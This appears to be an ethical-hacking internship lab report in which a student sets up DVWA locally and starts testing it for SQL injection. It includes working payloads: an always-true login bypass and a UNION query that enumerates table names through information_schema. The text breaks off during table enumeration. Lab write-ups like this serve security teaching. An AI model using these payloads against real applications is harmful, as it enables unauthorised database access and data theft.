



TechBiz Academy

Week 4_Task 12

SQL Injection (Hands-on with DVWA)

Submitted By

Ali Hamza

Registration No

TBS-2026-017

Course

Ethical Hacking Internship

Submission Date

26 July 2026

Organization

TechBizz Security

Table of Contents

1. Executive Summary
 2. Introduction
 3. Objectives
 4. Scope of Assessment
 5. Lab Environment
 6. Tools Used
 7. Methodology
 8. Practical Assessment
 - 8.1 Environment Verification
 - 8.2 Configuring DVWA Security Level
 - 8.3 Opening the SQL Injection Module
 - 8.4 Normal User Lookup
 - 8.5 Basic SQL Injection
 - 8.6 Database Table Enumeration
 - 8.7 Column Enumeration
 - 8.8 Data Extraction
 9. Findings
 10. Risk Assessment
 11. Security Recommendations
 12. Conclusion
 13. References
-

1. Executive Summary

This report documents a practical SQL Injection assessment performed against the Damn Vulnerable Web Application (DVWA) in an isolated laboratory environment. The objective of this assessment was to understand how SQL Injection vulnerabilities can be exploited to access sensitive information stored in a database.

The assessment successfully demonstrated that improper input validation allows attackers to manipulate SQL queries, enumerate database structures, and retrieve confidential user information. All testing activities were conducted within an authorized educational environment for learning purposes only.

2. Introduction

SQL Injection is one of the most critical web application vulnerabilities and remains part of the OWASP Top 10 security risks. It occurs when user input is directly included in SQL queries without proper validation or parameterization.

An attacker can exploit this weakness to bypass authentication, extract confidential information, modify database records, or even compromise the entire database server.

DVWA intentionally contains vulnerable code that allows students and security professionals to safely practice identifying and exploiting common web application vulnerabilities.

3. Objectives

The objectives of this practical assessment were:

- Configure DVWA to Low Security.
 - Verify the SQL Injection vulnerability.
 - Perform a basic SQL Injection attack.
 - Enumerate database tables.
 - Identify important database columns.
 - Extract user information from the database.
 - Understand the security impact of Injection attacks.
 - Learn secure coding recommendations.
-

4. Scope of Assessment

This assessment was limited to the authorized DVWA laboratory running locally on Kali Linux. No external systems, public websites, or production environments were tested.

Target

- DVWA
- Local MariaDB Database
- SQL Injection Module

5. Lab Environment

Component	Details
Operating System	Kali Linux
Application	DVWA
Web Server	Apache2
Database	MariaDB
Browser	Firefox
Security Level	Low

6. Tools Used

- Kali Linux
 - DVWA
 - Apache2
 - MariaDB
 - Firefox Browser
 - Terminal
 - MySQL
 - Docker (if applicable)
-

7. Methodology

The assessment followed a structured penetration testing methodology consisting of:

- Environment verification
- Security configuration
- Vulnerability identification
- SQL Injection testing
- Database enumeration
- Information gathering
- Data extraction

- Result analysis
 - Security recommendations
-

8. Practical Assessment

8.1 Environment Verification

Before beginning the assessment, Apache2 and MariaDB services were verified to ensure the web application and database were functioning correctly. The DVWA installation and database configuration were also confirmed.

Screenshots

- Kali Desktop



Apache Status

```
(hamza@hamza)-[~/Downloads/dos-lab]
$ sudo service apache2 status
[sudo] password for hamza:
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-07-24 03:16:50 EDT; 5 days ago
     Invocation: bc38763d2e884fa2873118d8d7fb902b
       Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 84469 (apache2)
      Status: "Total requests: 5; Idle/Busy workers 100/0; Requests/sec: 1.08e-05; Bytes served/sec: 0 B/sec"
        Tasks: 8 (limit: 5097)
      Memory: 13.5M (peak: 32.2M, swap: 10.6M, swap peak: 11M)
         CPU: 3.172s
      CGroup: /system.slice/apache2.service
              └─ 84469 /usr/sbin/apache2 -k start -DFOREGROUND
                 84491 /usr/sbin/apache2 -k start -DFOREGROUND
                 84492 /usr/sbin/apache2 -k start -DFOREGROUND
                 84493 /usr/sbin/apache2 -k start -DFOREGROUND
                 84495 /usr/sbin/apache2 -k start -DFOREGROUND
                 84496 /usr/sbin/apache2 -k start -DFOREGROUND
                 84497 /usr/sbin/apache2 -k start -DFOREGROUND
                 169213 /usr/sbin/apache2 -k start -DFOREGROUND

Jul 24 03:16:49 hamza systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jul 24 03:16:50 hamza systemd[1]: Started apache2.service - The Apache HTTP Server.
```

- MariaDB Status

```
(hamza@hamza)-[~/Downloads/dos-lab]
$ sudo systemctl status mariadb
● mariadb.service - MariaDB 11.8.6 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-07-24 03:17:02 EDT; 5 days ago
     Invocation: 53be621b7c1c4a0f9dc9c32f2f573b80
       Docs: man:mariadb(8)
             https://mariadb.com/kb/en/library/systemd/
    Main PID: 84640 (mariadb)
      Status: "Taking your SQL requests now..."
        Tasks: 9 (limit: 33642)
      Memory: 9.8M (peak: 153.1M, swap: 93.5M, swap peak: 93.5M)
         CPU: 6.925s
      CGroup: /system.slice/mariadb.service
              └─ 84640 /usr/sbin/mariabdd

Jul 24 03:17:01 hamza mariabdd[84640]: 2026-07-24 3:17:01 0 [Note] InnoDB: Loading buffer pool(s) from /var/lib/mys>
Jul 24 03:17:01 hamza mariabdd[84640]: 2026-07-24 3:17:01 0 [Note] InnoDB: Buffer pool(s) load completed at 260724 >
Jul 24 03:17:02 hamza mariabdd[84640]: 2026-07-24 3:17:02 0 [Note] Server socket created on IP: '127.0.0.1', port: >
Jul 24 03:17:02 hamza mariabdd[84640]: 2026-07-24 3:17:02 0 [Note] mariabdd: Event Scheduler: Loaded 0 events
Jul 24 03:17:02 hamza mariabdd[84640]: 2026-07-24 3:17:02 0 [Note] /usr/sbin/mariabdd: ready for connections.
Jul 24 03:17:02 hamza mariabdd[84640]: Version: '11.8.6-MariaDB-2 from Debian' socket: '/run/mysqld/mysqld.sock' p>
Jul 24 03:17:02 hamza systemd[1]: Started mariadb.service - MariaDB 11.8.6 database server.
Jul 24 03:17:02 hamza /etc/mysql/debian-start[84667]: Upgrading MariaDB tables if necessary.
Jul 24 03:17:02 hamza /etc/mysql/debian-start[84679]: Checking for insecure root accounts.
Jul 24 03:17:02 hamza /etc/mysql/debian-start[84683]: Triggering myisam-recover for all MyISAM tables and aria-recov>
```

- DVWA Installation Verification

```
(hamza@hamza)-[~/Downloads/dos-lab]
$ ls /var/www/html
index.html  index.nginx-debian.html

(hamza@hamza)-[~/Downloads/dos-lab]
$ ls /var/www/html/dvwa
ls: cannot access '/var/www/html/dvwa': No such file or directory

(hamza@hamza)-[~/Downloads/dos-lab]
$ find /var/www -type d -name "dvwa" 2>/dev/null

(hamza@hamza)-[~/Downloads/dos-lab]
$ ping -c 4 github.com
PING github.com (20.207.73.82) 56(84) bytes of data.
64 bytes from 20.207.73.82: icmp_seq=1 ttl=64 time=142 ms
64 bytes from 20.207.73.82: icmp_seq=2 ttl=64 time=114 ms
64 bytes from 20.207.73.82: icmp_seq=3 ttl=64 time=120 ms
64 bytes from 20.207.73.82: icmp_seq=4 ttl=64 time=108 ms


--- github.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 107.965/121.141/142.237/12.908 ms

(hamza@hamza)-[~/Downloads/dos-lab]
$ cd /var/www/html

(hamza@hamza)-[/var/www/html]
$ sudo git clone https://github.com/digininja/DVWA.git dvwa
Cloning into 'dvwa'...
remote: Enumerating objects: 5746, done.
remote: Total 5746 (delta 0), reused 0 (delta 0), pack-reused 5746 (from 1)
Receiving objects: 100% (5746/5746), 2.76 MiB | 1.24 MiB/s, done.
Resolving deltas: 100% (2857/2857), done.

(hamza@hamza)-[/var/www/html]
$
```

- DVWA Database Setup




8.2 Configuring DVWA Security Level

The DVWA security level was changed to **Low** from the DVWA Security page.

Running the application in Low Security disables built-in protections, allowing SQL Injection attacks to be demonstrated for educational purposes.

Screenshot

Security Level Set to Low



The screenshot shows a web browser window with the URL `http://localhost/dvwa/security.php`. The page title is "DVWA Security". The security level is currently set to "impossible". The page explains that the security level can be set to low, medium, high, or impossible. The low level is described as being completely vulnerable and having no security measures at all. The medium level is described as being mainly to give an example to the user of bad security practices. The high level is described as being an extension to the medium difficulty, with a mixture of harder or alternative bad practices. The impossible level is described as being secure against all vulnerabilities. The page also includes a "Submit" button to change the security level.

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Low

Additional Tools

- [View Broken Access Control Logs](#) - View access logs for the Broken Access Control vulnerability


8.3 Opening the SQL Injection Module

The SQL Injection module was opened from the DVWA navigation menu.

This page accepts a User ID parameter that is intentionally vulnerable to SQL Injection.

Screenshot

SQL Injection Module




8.4 Normal User Lookup

Before performing any attack, a normal lookup was executed by entering a valid User ID.

The application correctly returned the user's information, confirming that the database query was functioning normally.

Screenshot

Normal User Lookup



8.5 Basic SQL Injection Test

Payload Used

```
' OR '1'='1'#
```

Explanation

This payload modifies the SQL query by inserting an always-true condition.


Instead of returning a single user record, the application returns multiple records because the WHERE clause becomes permanently true.

Result

The successful execution of this payload confirmed that the application is vulnerable to SQL Injection.

Screenshot

Basic SQL Injection Result



8.6 Database Table Enumeration

Payload

```
' UNION SELECT table_name,NULL  
FROM information_schema.tables  
WHERE table_schema=database() #
```

Explanation

The information_schema database contains metadata about every database object.

Using a UNION-based SQL Injection, the names of all tables inside the current database were retrieved.

